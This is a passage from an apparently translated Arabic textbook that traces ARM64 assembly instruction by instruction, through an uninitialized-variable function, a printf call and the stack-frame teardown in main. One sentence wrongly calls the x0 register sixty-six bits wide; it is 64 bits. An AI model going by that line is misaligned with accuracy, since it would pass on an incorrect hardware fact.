
ما يحدث بعد ذلك جوهري. تحمّل التعليمة ldr قيمة قديمة من المكدّس (عند sp+12) إلى السجل w0. وهذا نتيجة مباشرة لكون المبرمج نسي تهيئة a في دالة adder. ويتقدم مؤشر التعليمة إلى التعليمة التالية في التسلسل.

ثم تضيف التعليمة add القيمة 0x2 إلى القيمة في w0 وتخزّن الناتج (0x2A) في السجل w0. ويتقدم مؤشر التعليمة إلى التعليمة التالية في التسلسل.

تزيد التعليمة add التالية مؤشر المكدّس بمقدار 16 بايت، فتدمر بذلك الإطار النشط لـ adder وتعيد sp إلى قيمته السابقة. ويتقدم مؤشر التعليمة إلى التعليمة التالية في التسلسل.

وأخيرًا، تكتب التعليمة ret فوق pc بالعنوان الموجود في السجل x30، ما يدل على أنه ينبغي متابعة تنفيذ البرنامج في دالة main عند عنوان مقطع الشيفرة 0x760.

وبالعودة إلى دالة main()، تخزّن التعليمة str عند عنوان البرنامج 0x760 محتويات السجل w0 (0x2A) في موقع من مكدّس النداء يبعد 28 بايت عن مؤشر الإطار (x29). لذلك تُخزَّن القيمة 0x2A عند عنوان المكدّس 0xef4c.

وتحمّل التعليمتان التاليتان معًا عنوان صفحة في السجل x0. ولأن العناوين بطول 8 بايتات، يُستخدم السجل x0 بستة وستين بتًا بدلًا من مكوّنه باثنين وثلاثين بتًا، w0. وتحمّل التعليمة adrp العنوان (0x0) في السجل x0، بينما تضيف التعليمة add عند عنوان مقطع الشيفرة 0x768 القيمة 0x820 إليه. وفي نهاية هاتين التعليمتين، يحتوي السجل x0 عنوان الذاكرة 0x820. لاحظ أن القيمة المخزَّنة عند العنوان 0x820 هي السلسلة النصية "x is %d\n".

بعد ذلك، تحمّل التعليمة ldr عند عنوان البرنامج 0x76c القيمة 0x2A (الموجودة عند إزاحة 28 بايت من مؤشر الإطار) في السجل w1.

تستدعي التعليمة التالية دالة printf. وللإيجاز، لن نتتبع دالة printf التي هي جزء من stdio.h. لكننا نعرف من صفحة الدليل (man -s3 printf) أن لـ printf التنسيق التالي:
int printf(const char * format, ...)
وبعبارة أخرى، المُعامِل الأول مؤشر إلى سلسلة نصية تحدد التنسيق، وتحدد المُعامِلات من الثاني فصاعدًا القيم المستخدمة في ذلك التنسيق. والتعليمات المحددة بالعناوين 0x764 - 0x770 تقابل السطر التالي في دالة main:
printf("x is %d\n", x);
وعند نداء دالة printf:
- يُخزَّن عنوان العودة (
pc+4أو 0x774) في السجلx30. - ينتقل السجل
pcإلى العنوان 0x610، وهو بداية دالةprintf. - يُحدَّث السجل
spليعكس إطار المكدّس الجديد لدالةprintf.
وفي مرحلة ما، تشير printf إلى مُعامِلاتها، وهي السلسلة النصية "x is %d\n" والقيمة 0x2A. تذكّر أنه بالنسبة إلى أي دالة لها n من المُعامِلات، يضع gcc المُعامِلات الثمانية الأولى في السجلات x0-x7، والمُعامِلات الباقية على المكدّس أسفل مؤشر الإطار. وفي هذه الحالة، يُخزَّن المُعامِل الأول في السجل x0 (لأنه عنوان لسلسلة نصية)، ويُخزَّن المُعامِل الثاني في السجل المكوّن w1.
وبعد نداء printf، تُخرج القيمة 0x2A إلى المستخدم بصيغة عدد صحيح. وبذلك تُطبع القيمة 42 على الشاشة. ويعود مؤشر المكدّس إلى قيمته السابقة، ويُحدَّث pc بالقيمة المخزَّنة في السجل x30، أي 0x774.

تحمّل التعليمة mov عند العنوان 0x774 القيمة الثابتة #0x0 في السجل المكوّن w0. وتمثّل هذه القيمة ما سيُعاد عند اكتمال تنفيذ main. ويتقدم عدّاد البرنامج إلى التعليمة التالية في التسلسل.

تنسخ التعليمة ldp عند عنوان البرنامج 0x778 أولًا القيمتين عند sp وsp+8 في السجلين x29 وx30، فتعيدهما إلى قيمتيهما الأصليتين قبل بداية تنفيذ دالة main. ويزيد الجزء الأخير من التعليمة ldp (كما يحدده المُعامِل [sp], #32) مؤشر المكدّس بمقدار 32 بايت، فيعيد sp إلى قيمته الأصلية قبل تنفيذ main. وبذلك، عند اكتمال تنفيذ التعليمة ldp، يكون مؤشر المكدّس (sp) ومؤشر الإطار (x29) وسجل العودة (x30) قد عادت جميعها إلى قيمها الأصلية. ويتقدم عدّاد البرنامج إلى التعليمة الأخيرة في دالة main.
